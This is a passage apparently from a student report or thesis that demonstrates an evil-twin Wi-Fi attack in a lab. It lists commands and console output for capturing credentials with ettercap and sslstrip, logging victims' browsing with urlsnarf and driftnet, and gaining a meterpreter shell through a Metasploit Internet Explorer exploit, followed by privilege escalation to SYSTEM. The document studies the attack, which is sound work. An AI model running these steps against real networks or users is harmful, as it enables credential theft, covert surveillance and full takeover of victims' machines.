


Figure 5-7: Wireless Clients Disconnected from Real AP

After being disconnected, the clients will continue to broadcast the probe request specified by the SSID or target AP. However, it is not possible for the connection to re-establish because deauthentication packets are being sent to the clients constantly. At this point, it should connect to the evil twin AP instead. Figure 5-8 shows the wireless client disconnected from real AP re-establish the connection on the fake AP.

Figure 5-8: Victim Connected to Fake AP

5.2.3 Packet Sniffing

Ettercap is used to capture the user credentials to listen on the fake AP interface running fake AP. Enter the command:

```
ettercap -p -u -T -q -i {fake AP interface}
```

This will capture the content of packets transmitted via the fake AP interface. However, if the packets are encrypted or sent through a secure connection (https), the attacker will not be able to understand the sniffed packet. Therefore, SSLStrip will also be run in order to succeed the eavesdropping attack. To run SSLSrip, type the command:

```
sslstrip -f -p -k 10000
```

Figure 5-9 shows the data received when the victim logins to a Gmail account.

Figure 5-9: User Credentials Captured using Ettercap and SSLStrip

Furthermore, the HTTP traffic of the victim connected to the fake AP can be logged by using Urlsnarf. The attacker can also apply filter to output only the interested information. Figure 5-10 shows the IP address, timestamp and URL captured using the command:

```
urlsnarf –i wlan2 |cut –d\” –f1,4
```

```
root@kali:~# urlsnarf -i wlan2 |cut -d\" -f1,4
urlsnarf: listening on wlan2 [tcp port 80 or port 8080 or port 3128]
192.168.2.6 - - [29/Mar/2017:02:19:12 +0000] "https://www.google.com/
192.168.2.6 - - [29/Mar/2017:02:19:13 +0000] "http://cyborg.ztrela.com/tag/msgsnarf-tutorial/
192.168.2.3 - - [29/Mar/2017:02:19:14 +0000] "http://www.msn.com/en-my/
192.168.2.3 - - [29/Mar/2017:02:19:15 +0000] "http://www.msn.com/en-my/
192.168.2.3 - - [29/Mar/2017:02:19:16 +0000] "http://www.msn.com/en-my/
192.168.2.3 - - [29/Mar/2017:02:19:17 +0000] "http://www.msn.com/en-my/
192.168.2.6 - - [29/Mar/2017:02:20:19 +0000] "https://www.google.com/
192.168.2.6 - - [29/Mar/2017:02:20:19 +0000] "
192.168.2.6 - - [29/Mar/2017:02:20:21 +0000] "http://www.kalitutorials.net/2014/07/evil-twin-tutorial.html
192.168.2.6 - - [29/Mar/2017:02:20:21 +0000] "http://www.kalitutorials.net/2014/07/evil-twin-tutorial.html
```

Figure 5-10: HTTP Traffic Captured

Attacker can also easily view the images browsed by the victim using Driftnet. To display the images from TCP stream, enter the command

```
driftnet –i {fake AP interface}
```

Figure 5-11 shows the images captured by Driftnet while victim is browsing the internet.




Figure 5-11: Images Captured by Driftnet

5.2.4 Gaining Unauthorised Access to Victim's System

Throughout the process, the target machine is Windows 7 Service Pack 1 – 32 bit PC with Internet Explorer 8. At this stage, the scenario of MITM is created, where the victims see the fake AP as the legitimate router. In other words, the attacker and the victims are on the same LAN. Therefore, it is possible to figure out the security vulnerability of victims to perform further exploitation. One of the tools to be used is MSF.

Before using MSF, PostgreSQL needs to be launched as its database by using the command:

```
service postgresql start
```

After that, enter the interface of MSF with the command:

```
msfconsole
```

Figure 5-12 shows the steps the start MSF, the tool to exploit the system of the victim of connected to the fake AP.




Figure 5-12: Starting MSF Console

There are thousands of vulnerabilities in various existing systems. The module used in this case is Microsoft Internet Explorer - CSS Recursive Import Use-After-Free (MS11-003). This module exploits the memory corruption vulnerability in Microsoft HTML engine (Rapid7, n.d.). To use the exploit, enter the following command:

```
use exploit/windows/browser/ms11_003_ie_css_import
```

Once the exploit is set up and run, an URL is generated. After the victim browses the link provided, a meterpreter session will be opened and the attacker gains unauthorised access to the victim's machine without physical access to it. Figure 5-13 shows the setup of MSF exploit with payload to be executed on the victim's machine.





Figure 5-13: Running a MSF Exploit

Figure 5-14 shows a meterpreter session being opened after the victim visits the link generated. Note that the process being exploited is not stable enough to keep the session opened thus ‘‘`InitialAutoRunScript migrate –f`’’ is used to migrate the session to different process. According to (Weidman, 2014, p.224), by running the script automatically, the session will safe from crash even when the browser dies, as long as the migrate script finishes executing. In other words, the meterpreter sessions might start automatically in the future, which is a good idea when running a browser exploit.



```
[*] Started reverse TCP handler on 192.168.2.1:1679
[*] Using URL: http://0.0.0.0:8080/cWln8ub0qGhmZ
[*] Local IP: http://192.168.209.175:8080/cWln8ub0qGhmZ
[*] Server started.
msf exploit(ms11_003_ie_css_import) > [*] Received request for "/cWln8ub0qGhmZ"
[*] Sending redirect
[*] Received request for "/cWln8ub0qGhmZ/hj0AsLF.html"
[*] Sending HTML
[*] Received request for "/cWln8ub0qGhmZ/generic-1490876782.dll"
[*] Sending .NET DLL
[*] Received request for "/cWln8ub0qGhmZ/\xEE\x80\xA0\xE1\x81\x9A\xEE\x80\xA0\xE1\x81\x9A\xEE\x80\xA
0\xE1\x81\x9A\xEE\x80\xA0\xE1\x81\x9A"
[*] Sending CSS
[*] Sending stage (957999 bytes) to 192.168.2.2
[*] Meterpreter session 1 opened (192.168.2.1:1679 -> 192.168.2.2:49164) at 2017-03-30 12:26:28 +000
0
[*] Session ID 1 (192.168.2.1:1679 -> 192.168.2.2:49164) processing InitialAutoRunScript 'migrate -f
'
[*] Current server process: iexplore.exe (452)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2248
[*] Received request for "/cWln8ub0qGhmZ/generic-1490876782.dll"
[*] Sending .NET DLL
[*] Sending stage (957999 bytes) to 192.168.2.2
[+] Successfully migrated to process
[*] Meterpreter session 2 opened (192.168.2.1:1679 -> 192.168.2.2:49166) at 2017-03-30 12:26:43 +000
0
[*] Session ID 2 (192.168.2.1:1679 -> 192.168.2.2:49166) processing InitialAutoRunScript 'migrate -f
```

Figure 5-14: Meterpreter Session Opened

Once a meterpreter session is opened, the attacker successfully gains control of the victim’s machine. For example, the attacker can gain the information about the victim’s system such as computer name, operating system, architecture and so on. Figure 5-15 shows the information of the victim’s system.

```
meterpreter > sysinfo
Computer        : PHILIP-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
```

Figure 5-15: System Information of victim’s machine

Also, the attacker can drop into the system command shell at the privilege level of current user. In most cases, the attacker only acts as a logged user but not a local system account. Such low user privilege may cause the difficulty in performing other actions which requires higher integrity level. Figure 5-16 shows the failed attempt to modify the content of a file at low integrity level.




Figure 5-16: Failed attempt to modify file content

To perform a privilege escalation from low level to medium level, the module MS13-005 HWND_BROADCAST is used. Figure 5-17 shows a new meterpreter session is opened after escalating the user privilege.





Figure 5-17: Privilege Escalation


Figure 5-18 shows that the integrity level has been escalated.



```
C:\Users\Philip>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                 Alias            S-1-5-32-544 Group used for deny only
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192  Mandatory group, Enabled by default, Enabled group
```

Figure 5-18: Medium Integrity Level

After that, the module Windows TrackPopupMenu Win32k NULL Pointer Dereference is used to further escalate the integrity level to system. Figure 5-19 shows that the attacker is having a system integrity level and is able to perform any action on the victim's machine.



```
[*] Started reverse TCP handler on 192.168.209.175:4445
[*] Launching notepad to host the exploit...
[+] Process 1772 launched.
[*] Reflectively injecting the exploit DLL into 1772...
[*] Injecting exploit into 1772...
[*] Exploit injected. Injecting payload into 1772...
[*] Payload injected. Executing exploit...
[*] Sending stage (957999 bytes) to 192.168.2.2
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 6 opened (192.168.209.175:4445 -> 192.168.2.2:49175) at 2017-03-30 12:31:23
+0000

meterpreter > shell
Process 760 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Philip>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes

====================================== ================ ============ ===============================
===================
BUILTIN\Administrators                 Alias            S-1-5-32-544 Enabled by default, Enabled gro
up, Group owner
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by def
ault, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by def
ault, Enabled group
Mandatory Label\System Mandatory Level Label            S-1-16-16384
```

Figure 5-19: System Integrity Level

Figure 5-20 and Figure 5-21 show the attempts to enable and escalate all the privileges available at the low integrity level and system integrity level respectively.

```
meterpreter > getuid
Server username: Philip-PC\Philip
meterpreter > getprivs
============================================================
Enabled Process Privileges
============================================================
  SeChangeNotifyPrivilege
  SeUndockPrivilege

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter >
```

Figure 5-20: Attempt to enable and escalate privileges at low integrity level

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs
============================================================
Enabled Process Privileges
============================================================
  SeDebugPrivilege
  SeTcbPrivilege
  SeCreateTokenPrivilege
  SeAssignPrimaryTokenPrivilege
  SeLockMemoryPrivilege
  SeIncreaseQuotaPrivilege
  SeSecurityPrivilege
  SeTakeOwnershipPrivilege
  SeLoadDriverPrivilege
  SeSystemProfilePrivilege
  SeSystemtimePrivilege
  SeProfileSingleProcessPrivilege
  SeIncreaseBasePriorityPrivilege
  SeCreatePagefilePrivilege
  SeCreatePermanentPrivilege
  SeBackupPrivilege
  SeRestorePrivilege
  SeShutdownPrivilege
  SeAuditPrivilege
  SeSystemEnvironmentPrivilege
  SeChangeNotifyPrivilege
  SeUndockPrivilege
  SeManageVolumePrivilege

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Figure 5-21: Attempt to enable and escalate privileges at system integrity level

Figure 5-22 shows the successful attempt to modify file content after enabling all the system privileges.




Figure 5-22: Modifying File Content

Furthermore, there are various actions that the attacker may perform against the victim’s system as long as the meterpreter session is alive. For examples, file uploading and downloading, screenshot, keylogging, live viewing of desktop as well as snapshot taking and streaming from webcam. Figure 5-23 shows the capability of the attacker to upload and download a file to and from the victim’s system.




Figure 5-23: Uploading and Downloading File

Figure 5-24 shows the screenshot of the desktop of victim's machine being taken.

